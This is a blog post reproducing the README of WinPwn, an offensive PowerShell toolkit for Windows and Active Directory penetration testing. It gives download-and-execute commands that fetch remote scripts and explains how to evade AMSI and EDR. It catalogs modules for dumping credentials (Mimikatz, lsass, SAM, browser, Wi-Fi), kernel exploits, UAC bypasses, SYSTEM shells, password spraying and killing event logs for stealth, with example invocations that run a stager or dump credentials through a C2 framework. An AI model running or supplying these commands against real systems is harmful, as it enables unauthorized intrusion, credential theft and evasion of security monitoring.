


KALI

WinPwn – Tool for internal Windows Pentesting and AD-Security

 Stella Sebastian · 🕒 March 16, 2021

**SUPERIOR
HOSTING
SERVICE**

Cloud Severs
Dedicated Servers
Web Hosting



NeevaHost
neevahost.com
[Visit now](#)

[Annoncez sur cet espace publicitaire](#)
Créez une campagne en 5 minutes
a-ads.com



WinPwn

In many past internal penetration tests I often had problems with the existing Powershell Recon / Exploitation scripts due to missing proxy support. I also often ran the same scripts one after the other to get information about the current system and/or the domain. To automate as many internal penetrationtest processes (reconnaissance as well as exploitation) and for the proxy reason I wrote my own script with automatic proxy recognition and integration. The script is mostly based on well-known large other offensive security Powershell projects.

Any suggestions, feedback, Pull requests and comments are welcome!

Just Import the Modules with:

```
Import-Module .\WinPwn.ps1 or iex(new-object net.webclient).downloadstring('https://raw.githubusercontent.com/S3cur3Th1sSh1t/WinPwn/master/v
```

To bypass AMSI take one of the existing [bypass techniques](#), find the AMSI [trigger](#) and manually change it in the bypass function or encode the trigger string. Alternatively obfuscate the whole script.

If you are using `ObfusWinPwn.ps1` – its now making use of the project <https://amsi.fail/> by [Flangvik](#), i am not responsible for the code hosted there – but the project is cool so im supporting it here.

To spawn a new protected PowerShell Process that is set to run with BLOCK_NON_MICROSOFT_BINARIES_ALWAYS_ON process mitigation:



[Annoncez sur cet espace publicitaire](#)

Créez une campagne en 5 minutes
a-ads.com

```
iex(new-object  
net.webclient).downloadstring('https://raw.githubusercontent.com/S3cur3Th1sSh1t/WinPwn/master/C
```

This prevents non-microsoft DLLs (e.g. AV/EDR products) to load into PowerShell – unless they have a Cross-Signed Microsoft certificate.

If you find yourself stuck on a windows system with no internet access – no problem at all, just use `Offline_Winpwn.ps1`, the most important scripts and executables are included.

Functions available after Import:

- `WinPwn` -> Menu to choose attacks:

```
===== WinPwn =====  
1. Execute Inveigh - ADIDNS/LLMNR/mDNS/NBNS spoofer!  
2. Local recon menu!  
3. Domain recon menu!  
4. Local privilege escalation check menu!  
5. Get SYSTEM using Windows vulnerabilities!  
6. Bypass UAC!  
7. Get a SYSTEM Shell!  
8. Kerberoasting!  
9. Loot local Credentials!  
10. Create an ADIDNS node or remove it!  
11. Sessiongopher!  
12. Kill the event log services for stealth!  
13. PowerSharpPack menu!  
14. Load custom C# Binaries from a webserver to Memory and execute them!  
15. DomainPasswordSpray Attacks!  
16. Reflectively load Mimikatz into memory!  
17. Exit.  
===== WinPwn =====  
Please choose wisely, master::
```

`Inveigh` -> Executes Inveigh in a new Console window , SMB-Relay attacks with Session management (Invoke-TheHash) integrated

SessionGopher -> Executes Sessiongopher Asking you for parameters

Kittielocal ->

- Obfuscated Invoke-Mimikatz version
- Safetykatz in memory
- Dump lsass using rundll32 technique
- Download and run obfuscated Lazagne
- Dump Browser credentials
- Customized Mimikittenz Version
- Exfiltrate Wifi-Credentials
- Dump SAM-File NTLM Hashes
- SharpCloud

Localreconmodules ->

- Collect installed software, vulnerable software, Shares, network information, groups, privileges and many more
- Check typical vulns like SMB-Signing, LLMNR Poisoning, MITM6 , WSUS over HTTP
- Checks the Powershell event logs for credentials or other sensitive informations
- Collect Browser Credentials and history
- Search for passwords in the registry and on the file system
- Find sensitive files (config files, RDP files, keepass Databases)
- Search for .NET Binaries on the local system
- Optional: Get-Computerdetails (Powersploit) and PSRecon

Domainreconmodules ->

- Collect various domain informations for manual review
- Find AD-Passwords in description fields
- Search for potential sensitive domain share files
- Unconstrained delegation systems/users are enumerated

- Generate Bloodhound Report
- MS17-10 Scanner for domain systems
- Bluekeep Scanner for domain systems
- SQL Server discovery and Auditing functions – PowerUpSQL
- MS-RPRN Check for Domaincontrollers or all systems
- Group Policy Audit with Grouper2
- An AD-Report is generated in CSV Files (or XLS if excel is installed) with ADRecon
- Check Printers for common vulns
- Search for Resource-Based Constrained Delegation attack paths
- Check all DCs for zerologon – CVE-2020-1472
- And more, just take a look

Privescmodules

- itm4ns Invoke-PrivescCheck
- winPEAS
- Powersploit's PowerUp Allchecks, Sherlock, GPPPasswords
- Dll Hijacking, File Permissions, Registry permissions and weak keys, Rotten/Juicy Potato Check

kernelexploits ->

- MS15-077 – (XP/Vista/Win7/Win8/2000/2003/2008/2012) x86 only!
- MS16-032 – (2008/7/8/10/2012)!
- MS16-135 – (WS2k16 only)!
- CVE-2018-8120 – May 2018, Windows 7 SP1/2008 SP2,2008 R2 SP1!
- CVE-2019-0841 – April 2019!
- CVE-2019-1069 – Polarbear Hardlink, Credentials needed – June 2019!
- CVE-2019-1129/1130 – Race Condition, multiples cores needed – July 2019!
- CVE-2019-1215 – September 2019 – x64 only!
- CVE-2020-0638 – February 2020 – x64 only!

- CVE-2020-0796 – SMBGhost
- CVE-2020-0787 – March 2020 – all windows versions
- Juicy-Potato Exploit
- itm4ns Printspoofer

UACBypass ->

- UAC Magic, Based on James Forshaw's three part post on UAC
- UAC Bypass cmstp technique, by Oddvar Moe
- DiskCleanup UAC Bypass, by James Forshaw
- DccwBypassUAC technique, by Ernesto Fernandez and Thomas Vanhoutte

SYSTEMShell ->

- Pop System Shell using CreateProcess
- Pop System Shell using NamedPipe Impersonation
- Pop System Shell using Token Manipulation
- Bind System Shell using Usoclient DLL load or CreateProcess

Shareenumeration -> Invoke-Filefinder and Invoke-Sharefinder (Powerview / Powersploit)

Domainshares -> Snaffler or Passhunt search over all domain systems

Groupsearch -> Get-DomainGPOUserLocalGroupMapping – find Systems where you have Admin-access or RDP access to via Group Policy Mapping (Powerview / Powersploit)

Kerberoasting -> Executes Invoke-Kerberoast in a new window and stores the hashes for later cracking

PowerSQL -> SQL Server discovery, Check access with current user, Audit for default credentials + UNCPath Injection Attacks

Sharphound -> Bloodhound 3.0 Report

Adidnsmenu -> Create Active Directory-Integrated DNS Nodes or remove them

MS17-10 -> Scan active windows Servers in the domain or all systems for MS17-10 (Eternalblue) vulnerability

Sharpcradle -> Load C# Files from a remote Webserver to RAM

DomainPassSpray -> DomainPasswordSpray Attacks, one password for all domain users

- **Bluekeep** -> Bluekeep Scanner for domain systems

Without parameters, most of the functions can only be used from an interactive shell. So i decided to add the parameters **-noninteractive** and **-consoleoutput** to make the script usable from an asynchronous C2-Framework like Empire, Covenant, Cobalt Strike or others. They can be used as follows:

Usage:

-noninteractive -> No questions for functions so that they run with predefined or user defined parameters

-consoleoutput -> The loot/report folders are not created. Every function returns the output to the console so that you can take a look at everything in the Agent logs of your C2-Framework Examples:

WinPwn -noninteractive -consoleoutput -DomainRecon -> This will return every single domain recon script and function and will probably give you really much output

WinPwn -noninteractive -consoleoutput -Localrecon -> This will enumerate as much information for the local system as possible

Generalrecon -noninteractive -> Execute basic local recon functions and store the output in the corresponding folders

UACBypass -noninteractive -command "C:\temp\stager.exe" -technique ccmstp -> Execute a stager in a high integrity process from a low privileged session

Kittielocal -noninteractive -consoleoutput -browsercredentials -> Dump Browser-Credentials via Sharpweb returning the output to console

Kittielocal -noninteractive -browsercredentials -> Dump SAM File NTLM-Hashes and store the output in a file


`WinPwn -PowerSharpPack -consoleoutput -noninteractive` -> Execute Seatbelt, PowerUp, Watson and more
C# binaries in memory

`Dotnetsearch -consoleoutput -noninteractive` -> Search in `C:\Program Files\` and `C:\Program Files
(x86)\` for .NET assemblies

TO-DO

- Some obfuscation
- More obfuscation
- Proxy via PAC-File support
- Get the scripts from my own creds repository (<https://github.com/S3cur3Th1sSh1t/Creds>) to be independent from changes in the original repositories
- More Recon/Exploitation functions
- Add menu for better handling of functions
- Amsi Bypass
- Block ETW

Stargazers over time



Legal disclaimer:

Usage of WinPwn for attacking targets without prior mutual consent is illegal. It's the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program. Only use for educational purposes.

[Github Link](#)

[Windows Exploit Suggester](#)

TAGS:

AD-SECURITY

BLUEKEEP

PENTESTING

SYSTEM SHELL

UAC BYPASS

WINPWN

0

SHARES

[Share on Facebook](#)

[Share on Twitter](#)

[Share on Pinterest](#)

[Email](#)

[PREVIOUS ARTICLE](#)

[NEXT ARTICLE](#)

wesng – Windows Exploit Suggester

EvilPortal – Python script to perform phishing attacks

Leave a Reply

Your email address will not be published. Required fields are marked *

Leave Your Comment

Name

Email

Website

☐ Save my name, email, and website in this browser for the next time I comment.


Post Comment

You Might Also Enjoy



RedCloud OS

🕒 July 8, 2023



WordPress Social Login and Register Authentication Bypass

🕒 June 30, 2023



Wireless Pentesting Cheat Sheet

🕒 June 27, 2023



Kali Linux Cheat Sheet

🕒 April 21, 2023

Load More



ABOUT

ADVERTISEMENT

TEAM

JOBS

CONTACT

PRIVACY POLICY

DISCLOSURE

© 2021 Reconshell All Rights Reserved.